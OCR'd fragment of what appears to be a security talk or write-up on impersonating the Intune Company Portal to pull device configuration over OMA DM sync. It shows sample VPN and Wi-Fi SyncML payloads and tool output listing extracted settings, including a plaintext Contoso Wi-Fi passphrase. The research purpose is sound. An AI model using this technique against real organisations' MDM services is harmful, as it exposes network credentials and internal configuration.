
Select a category to show settings

Configuration delivery via OMA DM Sync



```
<Add>
  <CmdID>
    15
  </CmdID>
  <Item>
    <Target>
      <LocURI>
        ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/PluginProfile/ServerUrlList
      </LocURI>
    </Target>
    <Data>
      vpn.contoso.com;Internal VPN
    </Data>
  </Item>
</Add>
```

Configuration delivery via OMA DM Sync




```
<Add>
  <CmdID>
    16
  </CmdID>
  <Item>
    <Target>
      <LocURI>
        ./Vendor/MSFT/WiFi/Profile/ContosoCorp_Wi-Fi/WlanXml
      </LocURI>
    </Target>
    <Data>
      &lt;WLANProfile
      xmlns="http://www.microsoft.com/networking/WLAN/profile/v1"&gt;&lt;name&gt;ContosoCorp_Wi-Fi&lt;/name&gt;&lt;SSIDC
      onfig&gt;&lt;SSID&gt;&lt;hex&gt;436F6E746F736F436F72705F57692D4669&lt;/hex&gt;&lt;name&gt;ContosoCorp_Wi-Fi&lt;/na
      me&gt;&lt;/SSID&gt;&lt;nonBroadcast&gt;false&lt;/nonBroadcast&gt;&lt;/SSIDConfig&gt;&lt;connectionType&gt;ESS&lt;/
      connectionType&gt;&lt;connectionMode&gt;auto&lt;/connectionMode&gt;&lt;autoSwitch&gt;false&lt;/autoSwitch&gt;&lt;M
      SM&gt;&lt;security&gt;&lt;authEncryption&gt;&lt;authentication&gt;WPA2PSK&lt;/authentication&gt;&lt;encryption&gt;
      AES&lt;/encryption&gt;&lt;useOneX&gt;false&lt;/useOneX&gt;&lt;FIPSMode
      xmlns="http://www.microsoft.com/networking/WLAN/profile/v2"&gt;false&lt;/FIPSMode&gt;&lt;/authEncryption&gt;&lt;sh
      aredKey&gt;&lt;keyType&gt;passPhrase&lt;/keyType&gt;&lt;protected&gt;false&lt;/protected&gt;&lt;keyMaterial&gt;Sup
      erSecretWiFiPassword&lt;/keyMaterial&gt;&lt;/sharedKey&gt;&lt;PMKCacheMode&gt;disabled&lt;/PMKCacheMode&gt;&lt;/se
      curity&gt;&lt;/MSM&gt;&lt;/WLANProfile&gt;
    </Data>
  </Item>
</Add>
```


Wi-Fi SSID

Wi-Fi password

Replicating Intune Company Portal




Exfiltrating configuration via OMA DM Sync




```
[!] maybe these are configuration profiles:
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/RememberCredentials: false
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/AlwaysOn: false
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/RegisterDns: false
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/DeviceCompliance/Enabled: false
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/DeviceCompliance/Sso/Enabled: false
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/PluginProfile/ServerUrlList: vpn.contoso.com;Internal VPN
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/PluginProfile/CustomConfiguration: <pulse-schema><isSingleSignOnCredentia
l>true</isSingleSignOnCredential></pulse-schema>
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/PluginProfile/PluginPackageFamilyName: 951D7986.PulseSecureVPN_qzpvqh70t9
a4p
- ./Vendor/MSFT/DMClient/Provider/MS%20DM%20Server/Poll/PollOnLogin: true
- ./cimv2/MDM_ConfigSetting/MDM_ConfigSetting.SettingName=%22AccountId%22/SettingValue: 3decc354-7c51-4c78-9f40-7eb5
7efbe447
- ./Vendor/MSFT/WiFi/Profile/ContosoCorp_Wi-Fi/WlanXml:
{'WLANProfile': {'@xmlns': 'http://www.microsoft.com/networking/WLAN/profile/v1', 'name': 'ContosoCorp_Wi-Fi', 'SSID
Config': {'SSID': {'hex': '436F6E746F736F436F72705F57692D4669', 'name': 'ContosoCorp_Wi-Fi'}, 'nonBroadcast': 'false
'}, 'connectionType': 'ESS', 'connectionMode': 'auto', 'autoSwitch': 'false', 'MSM': {'security': {'authEncryption':
 {'authentication': 'WPA2PSK', 'encryption': 'AES', 'useOneX': 'false', 'FIPSMode': {'@xmlns': 'http://www.microsoft
.com/networking/WLAN/profile/v2', '#text': 'false'}}, 'sharedKey': {'keyType': 'passPhrase', 'protected': 'false', '
keyMaterial': 'SuperSecretWiFiPassword'}, 'PMKCacheMode': 'disabled'}}}}
- ./Vendor/MSFT/WiFi/Profile/ContosoCorp_Wi-Fi/WiFiCost: 1
```

Exfiltrating Line-Of-Business apps via OMA DM Sync

